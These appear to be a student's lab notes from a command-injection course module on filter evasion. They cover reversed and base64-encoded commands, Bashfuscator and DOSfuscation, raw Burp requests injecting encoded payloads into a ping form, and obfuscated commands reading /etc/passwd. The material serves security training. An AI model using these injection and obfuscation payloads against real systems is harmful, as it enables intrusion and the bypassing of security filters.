
Another command obfuscation technique we will discuss is reversing commands and having a command template that switches them back and executes them in real-time. In this case, we will be writing imaohw instead of whoami to avoid triggering the blacklisted command.

Burp POST Request

```
21y4d@htb[/htb]$ $(rev<<<'imaohw')

21y4d
```

We see that even though the command does not contain the actual `whoami` word, it does work the same and provides the expected output. We can also test this command with our exercise, and it indeed works:

Burp POST Request



The same can be applied in `Windows.` We can first reverse a string, as follows:

Burp POST Request

```
PS C:\htb> "whoami"[-1..-20] -join ''

imaohw
```

We can now use the below command to execute a reversed string with a PowerShell sub-shell (`iex "$()"`), as follows:

Burp POST Request

```
PS C:\htb> iex "$('imaohw'[-1..-20] -join '')"

21y4d
```

Encoded Commands


The final technique we will discuss is helpful for commands containing filtered characters or characters that may be URL-decoded by the server

This may allow for the command to get messed up by the time it reaches the shell and eventually fails to execute


Instead of copying an existing command online, we will try to create our own unique obfuscation command this time

This way, it is much less likely to be denied by a filter or a WAF. The command we create will be unique to each case, depending on what characters are allowed and the level of security on the server.

We can utilize various encoding tools, like base64 (for b64 encoding) or xxd (for hex encoding). Let's take base64 as an example. First, we'll encode the payload we want to execute (which includes filtered characters):




Now we can create a command that will decode the encoded string in a sub-shell ($()), and then pass it to bash to be executed (i.e. bash<<<), as follows:



Note that we are using <<< to avoid using a pipe |, which is a filtered character

Now we can use this command (once we replace the spaces) to execute the same command through command injection:

Burp POST Request



We use the same technique with Windows as well. First, we need to base64 encode our string, as follows:

Burp POST Request

```
PS C:\htb> [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('whoami'))

dwBoAG8AYQBtAGkA
```

We may also achieve the same thing on Linux, but we would have to convert the string from `utf-8` to `utf-16` before we `base64` it, as follows:

Burp POST Request

```
Vigneswar@htb[/htb]$ echo -n whoami | iconv -f utf-8 -t utf-16le | base64

dwBoAG8AYQBtAGkA
```

PS C:\htb> iex "$([System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String('dwBoAG8AYQBtAGkA')))"

21y4d

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection#bypass-with-variable-expansion

Exercise

```
┌──(vigneswar㉿vigneswar)-[~]
└─$ $(base64 -d <<< "ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwK")
```

Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 94.237.56.76:45911
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 109
Origin: http://94.237.56.76:45911
Connection: close
Referer: http://94.237.56.76:45911/
Upgrade-Insecure-Requests: 1

ip=
0.0.0.0%0aeval%09$(base64%09-d<<<ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWlsIC1uIDEK)
```

Response

Pretty Raw Hex Render

```
<body>
  <div class="main">
    <h1>
      Host Checker
    </h1>

    <form method="post" action="">
      <label>
        Enter an IP Address
      </label>
      <input type="text" name="ip" placeholder="127.0.0.1" pattern="
      ^((\d{1,2}|1\d\d|2[0-4]\d|25[0-5])\.){3}(\d{1,2}|1\d\d|2[0-4]\d|25[0-5])$">
      <button type="submit">
        Check
      </button>
    </form>

    <p>
      <pre>
        PING 0.0.0.0 (127.0.0.1) 56(84) bytes of data.
        64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms

        --- 0.0.0.0 ping statistics ---
        1 packets transmitted, 1 received, 0% packet loss, time 0ms
        rtt min/avg/max/mdev = 0.017/0.017/0.017/0.000 ms
        /usr/share/mysql/debian_create_root_user.sql
      </pre>
    </p>

  </div>
  <script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.0/jquery.min.js'>
  </script>
```

Pretty Raw Hex

```
POST / HTTP/1.1
Host: 94.237.48.48:43370
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 111
Origin: http://94.237.48.48:43370
Connection: close
Referer: http://94.237.48.48:43370/
Upgrade-Insecure-Requests: 1

ip=
0.0.0.0%0abash<<<$(base64%09-d<<<"ZmluZCAvdXNyL3NoYXJlLyB8IGdyZXAgcm9vdCB8IGdyZXAgbXlzcWwgfCB0YWlsIC1uIDEK")
```

Pretty Raw Hex Render

```
<body>
  <div class="main">
    <h1>
      Host Checker
    </h1>

    <form method="post" action="">
      <label>
        Enter an IP Address
      </label>
      <input type="text" name="ip" placeholder="127.0.0.1" pattern="
      ^((\d{1,2}|1\d\d|2[0-4]\d|25[0-5])\.){3}(\d{1,2}|1\d\d|2[0-4]\d|25[0-5])$">
      <button type="submit">
        Check
      </button>
    </form>

    <p>
      <pre>
        PING 0.0.0.0 (127.0.0.1) 56(84) bytes of data.
        64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms

        --- 0.0.0.0 ping statistics ---
        1 packets transmitted, 1 received, 0% packet loss, time 0ms
        rtt min/avg/max/mdev = 0.017/0.017/0.017/0.000 ms
        /usr/share/mysql/debian_create_root_user.sql
      </pre>
    </p>

  </div>
  <script src='https://cdnjs.cloudflare.com/ajax/libs/jquery/3.1.0/jquery.min.js'>
  </script>
```

Evasion Tools

If we are dealing with advanced security tools, we may not be able to use basic, manual obfuscation techniques. In such cases, it may be best to resort to automated obfuscation tools

Linux (Bashfuscator)

A handy tool we can utilize for obfuscating bash commands is Bashfuscator. We can clone the repository from GitHub and then install its requirements, as follows:

```
Vigneswar@htb[/htb]$ git clone https://github.com/Bashfuscator/Bashfuscator
Vigneswar@htb[/htb]$ cd Bashfuscator
Vigneswar@htb[/htb]$ python3 setup.py install --user
```

Once we have the tool set up, we can start using it from the ./bashfuscator/bin/ directory. There are many flags we can use with the tool to fine-tune our final obfuscated command, as we can see in the -h help menu:

```
Vigneswar@htb[/htb]$ cd ./bashfuscator/bin/
Vigneswar@htb[/htb]$ ./bashfuscator -h

usage: bashfuscator [-h] [-l] ...SNIP...

optional arguments:
  -h, --help            show this help message and exit

Program Options:
  -l, --list            List all the available obfuscators, compressors, and encoders
  -c COMMAND, --command COMMAND
                        Command to obfuscate
...SNIP...
```

We can start by simply providing the command we want to obfuscate with the `-c` flag:

```
Vigneswar@htb[/htb]$ ./bashfuscator -c 'cat /etc/passwd'

[+] Mutators used: Token/ForCode -> Command/Reverse
[+] Payload:
 ${*/+27\[X\(} ...SNIP...  ${*~}
[+] Payload size: 1664 characters
```

However, running the tool this way will randomly pick an obfuscation technique, which can output a command length ranging from a few hundred characters to over a million characters! So, we can use some of the flags from the help menu to produce a shorter and simpler obfuscated command, as follows:

```
Vigneswar@htb[/htb]$ ./bashfuscator -c 'cat /etc/passwd' -s 1 -t 1 --no-mangling --layers 1

[+] Mutators used: Token/ForCode
[+] Payload:
eval "$(W0=(w \  t e c p s a \/ d);for Ll in 4 7 2 1 8 3 2 4 8 5 7 6 6 0 9;{ printf %s "${W0[$Ll]}";};)"
[+] Payload size: 104 characters
```

```
Vigneswar@htb[/htb]$ bash -c 'eval "$(W0=(w \  t e c p s a \/ d);for Ll in 4 7 2 1 8 3 2 4 8 5 7 6 6 0 9;{ printf %s

root:x:0:0:root:/root:/bin/bash
...SNIP...
```

Windows (DOSfuscation)
There is also a very similar tool that we can use for Windows called DOSfuscation.
Unlike Bashfuscator, this is an interactive tool, as we run it once and interact with it to get the desired obfuscated command

```
PS C:\htb> git clone https://github.com/danielbohannon/Invoke-DOSfuscation.git
PS C:\htb> cd Invoke-DOSfuscation
PS C:\htb> Import-Module .\Invoke-DOSfuscation.psd1
PS C:\htb> Invoke-DOSfuscation
Invoke-DOSfuscation> help

HELP MENU :: Available options shown below:
[*]  Tutorial of how to use this tool             TUTORIAL
...SNIP...

Choose one of the below options:
[*] BINARY      Obfuscated binary syntax for cmd.exe & powershell.exe
[*] ENCODING    Environment variable encoding
[*] PAYLOAD     Obfuscated payload via DOSfuscation
```


We can even use `tutorial` to see an example of how the tool works. Once we are set, we can start using the tool, as follows:

```
Invoke-DOSfuscation> SET COMMAND type C:\Users\htb-student\Desktop\flag.txt
Invoke-DOSfuscation> encoding
Invoke-DOSfuscation\Encoding> 1

...SNIP...
Result:
typ%TEMP:~-3,-2% %CommonProgramFiles:~17,-11%:\Users\h%TMP:~-13,-12%b-stu%SystemR
```

Finally, we can try running the obfuscated command on CMD, and we see that it indeed works as expected:

```
C:\htb> typ%TEMP:~-3,-2% %CommonProgramFiles:~17,-11%:\Users\h%TMP:~-13,-12%b-stu

test_flag
```

```
┌──(vigneswar㉿vigneswar)-[~/Bashfuscator]
└─$ ./bashfuscator/bin/bashfuscator -c whoami -s 1 -t 1 --no-mangling --layers 1
[+] Mutators used: String/Folder Glob
[+] Payload:

bash <<< "$(mkdir -p '/tmp/5;/2';printf %s 'w'>'/tmp/5;/2/?';cat '/tmp/5;/2'/?;rm '/tmp/5;/2'
/?;rmdir '/tmp/5;/2';mkdir -p '/tmp/5;/D';printf %s 'h'>'/tmp/5;/D/?';cat '/tmp/5;/D'/?;rm '/
tmp/5;/D'/?;rmdir '/tmp/5;/D';mkdir -p '/tmp/5;/!`';printf %s 'o'>'/tmp/5;/!`/?';cat '/tmp/5;
/!`'/?;rm '/tmp/5;/!`'/?;rmdir '/tmp/5;/!`';mkdir -p '/tmp/5;/<1';printf %s 'a'>'/tmp/5;/<1/?
';cat '/tmp/5;/<1'/?;rm '/tmp/5;/<1'/?;rmdir '/tmp/5;/<1';mkdir -p '/tmp/5;/)';printf %s 'm'>
'/tmp/5;/)/?';cat '/tmp/5;/)'/?;rm '/tmp/5;/)'/?;rmdir '/tmp/5;/)';mkdir -p '/tmp/5;/h';print
f %s 'i'>'/tmp/5;/h/?';cat '/tmp/5;/h'/?;rm '/tmp/5;/h'/?;rmdir '/tmp/5;/h';rmdir '/tmp/5;';)
"

[+] Payload size: 652 characters

┌──(vigneswar㉿vigneswar)-[~/Bashfuscator]
└─$ bash <<< "$(mkdir -p '/tmp/5;/2';printf %s 'w'>'/tmp/5;/2/?';cat '/tmp/5;/2'/?;rm '/tmp/5
;/2'/?;rmdir '/tmp/5;/2';mkdir -p '/tmp/5;/D';printf %s 'h'>'/tmp/5;/D/?';cat '/tmp/5;/D'/?;r
m '/tmp/5;/D'/?;rmdir '/tmp/5;/D';mkdir -p '/tmp/5;/!`';printf %s 'o'>'/tmp/5;/!`/?';cat '/tm
p/5;/!`'/?;rm '/tmp/5;/!`'/?;rmdir '/tmp/5;/!`';mkdir -p '/tmp/5;/<1';printf %s 'a'>'/tmp/5;/
<1/?';cat '/tmp/5;/<1'/?;rm '/tmp/5;/<1'/?;rmdir '/tmp/5;/<1';mkdir -p '/tmp/5;/)';printf %s
'm'>'/tmp/5;/)/?';cat '/tmp/5;/)'/?;rm '/tmp/5;/)'/?;rmdir '/tmp/5;/)';mkdir -p '/tmp/5;/h';p
rintf %s 'i'>'/tmp/5;/h/?';cat '/tmp/5;/h'/?;rm '/tmp/5;/h'/?;rmdir '/tmp/5;/h';rmdir '/tmp/5
;';)"
vigneswar
```




it works only for bash not for zsh!


Skill Assesment

Skills Assessment

